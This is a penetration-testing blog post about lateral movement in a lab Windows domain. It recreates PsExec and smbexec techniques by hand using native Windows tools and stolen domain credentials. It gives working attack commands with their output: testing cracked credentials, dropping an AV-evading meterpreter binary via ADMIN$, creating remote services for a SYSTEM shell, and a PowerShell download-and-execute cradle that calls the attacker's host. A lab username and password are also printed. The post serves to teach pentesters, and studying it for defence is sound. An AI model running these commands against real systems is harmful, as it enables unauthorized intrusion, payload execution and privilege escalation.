



📅 Posted on April 20, 2016 | 👤 ropnop



- - [Testing Credentials and Exploring the Domain](#)
 - SMB Login
 - Using 'runas' to get Kerberos auth
 - [PSEXec](#)
 - [Manually PsExec'ing](#)
 - [SMBExec](#)
 - [Executing commands via services](#)
 - [Coming Up](#)

In [Part 1](#), I listed some common tools and techniques to use domain credentials to execute commands on Windows machines from Kali linux. In this post, I'm going to delve a little bit into how those tools actually work by re-creating the techniques from a Windows machine.

All of the tools mentioned in the previous post (psexec, wmiexec, etc) are essentially re-implementations of core Windows functionality, and every technique can be used



and Impacket). A lot of penesters (myself included) have used the psexec techniques extensively, but until recently I never fully understood what was going on under the hood. Hopefully this post will shed some light on PsExec by manually re-creating the technique using native Windows tools.

In this scenario, I have a Windows 7 machine (named 'win7attack') connected to the same internal network as the CSCOU.LAB domain. It is *not* domain joined, it just sits on the same network. And as a reminder, we have recovered or cracked a single domain user's account:

- **User:** [jarrieta@cscou.lab](#)
 - **Pass:** nastyCutt3r
-

In the previous post, I used Metasploit's smb_login and CrackMapExec to test credentials on Windows machines and to see if the compromised account was a local Administrator on any of the machines.

There's a few ways you can test credentials against a machine from Windows, but for demonstration purposes I'm gonna use the basic `net` commands. This isn't the best or stealthiest way to do it, but it's easy to follow and understand.

An easy way to test credentials is to try to initiate an SMB connection to the machine. This is essentially what Metasploit's module does. In Windows, you can utilize the `net use` command with credentials to establish an SMB connection with a host:



We can see it completes successfully, so the credentials are good. To see if we are an admin, let's try to view one of the admin shares ("C\$", or "ADMIN\$"):

```
c:\tools>dir \\ordws01.cscou.lab\c$
Volume in drive \\ordws01.cscou.lab\c$ has no label.
Volume Serial Number is 3487-84D4

Directory of \\ordws01.cscou.lab\c$

07/13/2009  10:20 PM    <DIR>          PerfLogs
02/24/2016  07:05 AM    <DIR>          Program Files
02/24/2016  02:59 PM    <DIR>          Program Files (x86)
04/07/2016  06:33 PM    <DIR>          tools
04/14/2016  08:30 PM    <DIR>          Users
04/14/2016  08:30 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  8,527,572,992 bytes free

c:\tools>
```

If we weren't an admin, we'd see an access denied:


```
c:\tools>dir \\ordws02.cscou.lab\c$
Access is denied.
```

We can see which connections we have open by issuing a `net use` command:

```
c:\tools>net use
New connections will be remembered.

Status      Local        Remote                               Network
-----
OK          \\ordws01.cscou.lab\IPC$             Microsoft Windows Network
OK          \\ordws02.cscou.lab\IPC$             Microsoft Windows Network
The command completed successfully.
```

Now one of the problems with this technique is we have established connections with the Windows hosts that can be detected. If an administrator on ordws01 ran a `net session` command, he or she would see a connection open from our attacking box:



From our attack box, we can terminate all sessions with `net use /delete *`

The other problem is that we can't use all the `net` commands and other Windows tools by passing a username and password. For example, `net view` doesn't have a `/user` option and instead defaults to using your local logon. But we can bypass that limitation.

The Windows `runas` command let's us execute commands in the context of another user. When used with the `/netonly` option, we can authenticate as a domain user, *even though we're not on a domain joined machine.*

We can launch an interactive command prompt by running `cmd.exe` with `runas`. The beauty of this technique is that our LogonId changes, and we can actually start using Kerberos auth on the domain. Note how the `whoami` output is the same but our LogonId changes in the new command prompt after doing a `runas`:



```
Current LogonId is 0:0x3cf62
Cached Tickets: <0>
c:\tools>runas /netonly /user:CSCOU\jarrieta "cmd.exe"
Enter the password for CSCOU\jarrieta:
Attempting to start cmd.exe as user "CSCOU\jarrieta" ...
c:\tools>
```

```
Administrator: cmd.exe (running as CSCOU\jarrieta)
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
win7attack\neo

C:\Windows\system32>klist
Current LogonId is 0:0x134d46
Cached Tickets: <0>
C:\Windows\system32>_
```

In this new command prompt, we don't need to run the `net use` command to open connections with specified credentials. We can just use normal commands the Windows will use our LogonId with Kerberos authentication:

```
Administrator: cmd.exe (running as CSCOU\jarrieta)

c:\>net view \\ordws01.cscou.lab /all
Shared resources at \\ordws01.cscou.lab

Share name  Type  Used as  Comment
-----
ADMIN$      Disk  Remote Admin
C$          Disk  Default share
IPC$        IPC   Remote IPC
Users       Disk
The command completed successfully.
```



```
Administrator: cmd.exe (running as CSCOU\jarrieta)
c:\>klist

Current LogonId is 0:0x134d46

Cached Tickets: (2)

#0> Client: jarrieta @ CSCOU.LAB
    Server: krbtgt/CSCOU.LAB @ CSCOU.LAB
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent nam
e_canonicalize
    Start Time: 4/19/2016 14:40:59 (local)
    End Time: 4/20/2016 0:40:59 (local)
    Renew Time: 4/26/2016 14:40:59 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
```


From this command prompt we are essentially “on the domain” and can start running native Windows commands with the privileges of jarrieta.

In the last post, I used Metasploit’s “psexec” module and Impacket’s “psexec.py” to launch remote commands against a Windows machine with credentials. Both of these tools are based on a classic Windows utility named, shockingly, [psexec](#).

From the TechNet article:

PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software

It’s a standalone binary that’s included in the [Sysinternals suite](#). You can pass credentials to it and remotely execute commands or drop into an interactive command prompt:




```
Copyright (C) 2001-2014 Mark Russino  
Sysinternals - www.sysinternals.com  
  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>hostname  
ordws01  
  
C:\Windows\system32>whoami  
cscou\jarrieta  
  
C:\Windows\system32>_
```

If you run it from the “runas” command prompt which has a Kerberos TGT, you don’t even need to specify credentials.

When you start PsExec, you may notice a status line saying:

```
1 Starting PSEXESVC service on ordws01.cscou.lab...
```

This might clue you in a little bit as to how PsExec actually operates. What it’s doing is remotely starting a service on the target machine (called “PSEXEC SVC”). In fact, if we go on the target machine and view services while the command prompt is open, we can see it:



The service starts the binary `C:\Windows\PSEXESVC.exe`. That directory is actually the ADMIN\$ share over SMB. So PsExec performs a few steps to get you a shell:

1. Copy a binary to the ADMIN\$ share over SMB
2. Create a service on the remote machine pointing to the binary
3. Remotely start the service
4. When exited, stop the service and delete the binary

This is precisely how the Metasploit module and the Impacket script operate as well. We can also manually recreate the steps to remotely start any other binary of our choice (e.g. a meterpreter payload).

First let's assume we have a payload executable we generated with msfvenom and obfuscated with Veil (so AV doesn't flag it). In this case, I created a meterpreter reverse_http payload and called it 'met8888.exe'



```
C:\. Administrator: cmd.exe (running as CSCOU\jarrieta)

c:\tools>copy met8888.exe \\ordws01\ADMIN$
1 file(s) copied.
```

Create a service. The Windows `sc` command is used to query, create, delete, etc Windows services and can be used remotely. Read more about it [here](#). From our command prompt, we'll remotely create a service called "meterpreter" that points to our uploaded binary:

```
C:\. Administrator: cmd.exe (running as CSCOU\jarrieta)

c:\tools>sc \\ordws01 create meterpreter binPath= "c:\Windows\met8888.exe"
[SC] CreateService SUCCESS
```

Start the service. The last step is to start the service and execute the binary. Note: when the service starts it will "time-out" and generate an error. That's because our meterpreter binary isn't an actual service binary and won't return the expected response code. That's fine because we just need it to execute once to fire:

```
C:\. Administrator: cmd.exe (running as CSCOU\jarrieta)

c:\tools>sc \\ordws01 start meterpreter
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


c:\tools>_
```

If we look at our Metasploit listener, we'll see the session has been opened:



```
meterpreter > sysinfo
Computer      : ORDWS01
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64 (Current Process is WOW64)
System Language : en_US
Domain        : CSCOU
Logged On Users : 5
Meterpreter   : x86/win32
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

Cleanup our mess. After getting the meterpreter session, I'd migrate out of the met8888.exe process and into a more permanent one. Then we need to delete the binary and stop/delete the remote service:



```
Administrator: cmd.exe (running as CSCOU\jarrieta)

c:\tools>del \\ordws01\ADMIN$\met8888.exe
c:\tools>sc \\ordws01 delete meterpreter
[SC] DeleteService SUCCESS
```

One thing an astute reader might have noticed is that when we ran the normal PsExec binary and executed `whoami` in the shell, we were running as “cscou\jarrieta”. But in meterpreter running `getuid` shows us as “NT AUTHORITY\SYSTEM”. Why the sudden privilege escalation?

It has to do with how services are created and started. By default, services are created and ran as SYSTEM. When we created the service, we didn't specify a username for it to run as so it defaulted to SYSTEM. If we really wanted to run the service with different credentials, we could have specified when we created it, but if we can just jump to straight to SYSTEM why would we want to? Conversely, we could have specified the “-s” option with PsExec to get a SYSTEM shell too.




what happens when smbexec runs by itself from the target's side. Obviously we could look at the source code, but this is more fun. As a reminder, let's see what smbexec looks like when it's fired up:

```
(IMP)root@kali:/opt/impacket/examples# python smbexec.py CSCOU/jarrieta:nastyCutt3r@10.9.122.5
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...
[*] Creating service BTOBTO...
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

So we know it creates a service “BTOBTO”. But that service isn’t present on the target machine when we do an `sc query`. The system logs reveal a clue to what happened:



Icon	Time	Source	ID	Category
Information	4/19/2016 4:29:33 PM	Service...		None
Information	4/19/2016 4:16:46 PM	Service...	7036	None
Error	4/19/2016 4:13:33 PM	Service...	7009	None
Information	4/19/2016 4:13:33 PM	Service...	7045	None
Error	4/19/2016 4:12:00 PM	Service...	7000	None

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: BTOBTO
Service File Name: %COMSPEC% /Q /c echo cd ^> \Windows\Temp_output 2^> ^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Log Name:	System		
Source:	Service Control Manager	Logged:	4/19/2016 4:29:33 PM
Event ID:	7045	Task Category:	None
Level:	Information	Keywords:	Classic
User:	CSCOU\jarrieta	Computer:	ordws01.cscou.lab
OpCode:	Info		
More Information:	Event Log Online Help		

The Service File Name contains a command string to execute (%COMSPEC% points to the absolute path of cmd.exe). It echos the command to be executed to a bat file, redirects the stdout and stderr to a Temp file, then executes the bat file and deletes it. Back on Kali, the Python script then pulls the output file via SMB and displays the contents in our “pseudo-shell”. For every command we type into our “shell”, a new service is created and the process is repeated. This is why it doesn’t need to drop a binary, it just executes each desired command as a new service. Definitely more stealthy, but as we saw, an event log is created for every command executed. Still a very clever way to get a non-interactive “shell”!



pocket if you need to just execute one arbitrary command on a target Windows machine. As a quick example, let's get a Meterpreter shell using a remote service *without* a binary.

We'll use Metasploit's `web_delivery` module and choose a PowerShell target with a reverse Meterpreter payload. The listener is set up and it tells us the command to execute on the target machine:

```
1 powershell.exe -nop -w hidden -c $k=new-object net.webclient;$k.proxy=[Net.WebRequest]::GetSystem
```

From our Windows attack box, we create a remote service ("metpsh") and set the binPath to execute cmd.exe with our payload:

```
c:\>sc \\ordws01 create metpsh binPath= "%COMSPEC% /Q /c powershell.exe -nop -w  
hidden -c $k=new-object net.webclient;$k.proxy=[Net.WebRequest]::GetSystemWebPro  
xy<>);$k.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $k.downl  
oadstring('http://10.9.122.8:8080/AZPLhG9txdFhS9n');"  
[SC] CreateService SUCCESS
```

And then start it:

```
c:\>sc \\ordws01 start metpsh  
[SC] StartService FAILED 1053:  
  
The service did not respond to the start or control request in a timely fashion.
```

It errors out because our service doesn't respond, but if we look at our Metasploit listener we see that the callback was made and the payload executed:



```
powershell.exe -nop -w hidden -c $k=new-object net.webrequest; $k.proxy=[Net.WebRequest]::GetSystemWebProxy(); $k.Proxy.Credentials=[Net.CredentialCache]::Default; $k.DownloadString('http://10.9.122.8:8080/AZPLhG9txdFhS9n');  
[*] Delivering Payload  
[*] 10.9.122.5:58958 (UUID: af49133a0a5c3519/x86=1/windows=1/2016-04-20T15:52:56Z) Staging Native payload ..  
[*] Meterpreter session 2 opened (10.9.122.8:4444 -> 10.9.122.5:58958) at 2016-04-20 10:52:56 -0500  
  
msf exploit(web_delivery) > sessions -i 2  
[*] Starting interaction with 2..  
  
meterpreter > sysinfo  
Computer      : ORDWS01  
OS            : Windows 7 (Build 7601, Service Pack 1).  
Architecture  : x64 (Current Process is WOW64)  
System Language : en_US  
Domain        : CSCOU  
Logged On Users : 5  
Meterpreter    : x86/win32  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > 
```

And we just launched a meterpreter payload remotely through a Windows service without dropping a binary.

Which, by the way, is nothing revolutionary. This is *exactly* how Metasploit tries to execute payloads through the `psexec` module now. The default behavior when using the module is to check to see if PowerShell is available and then create a service calling PowerShell from %COMSPEC%. Only if PowerShell is not available or you manually specify it will Metasploit actually drop a binary on the target systems now (which is good, since most AV detects Metasploit binaries now).

In this post I walked through how Windows services can be used to remotely execute commands when you have credentials. Hopefully this exposed some of the “magic” behind Metasploit’s psexec module and Impacket’s psexec and smbexec scripts. If you’re ever on a pentest and don’t have access to Kali, now you know how to use native Windows tools to replicate some of the behavior.



Hope this helped someone. Writing it and exploring these tools certainly helped me. Feel free to comment with questions or tell me where I'm wrong.

-ropnop



- [Hosting the CLR and executing .NET assemblies from Go](#)
- [Docker for Pentesters](#)
- [Extracting SSH Private Keys From Windows 10 ssh-agent](#)
- [Remotely Managing Hyper-V in a Workgroup Environment](#)
- [Extracting Hashes and Domain Info From ntds.dit](#)



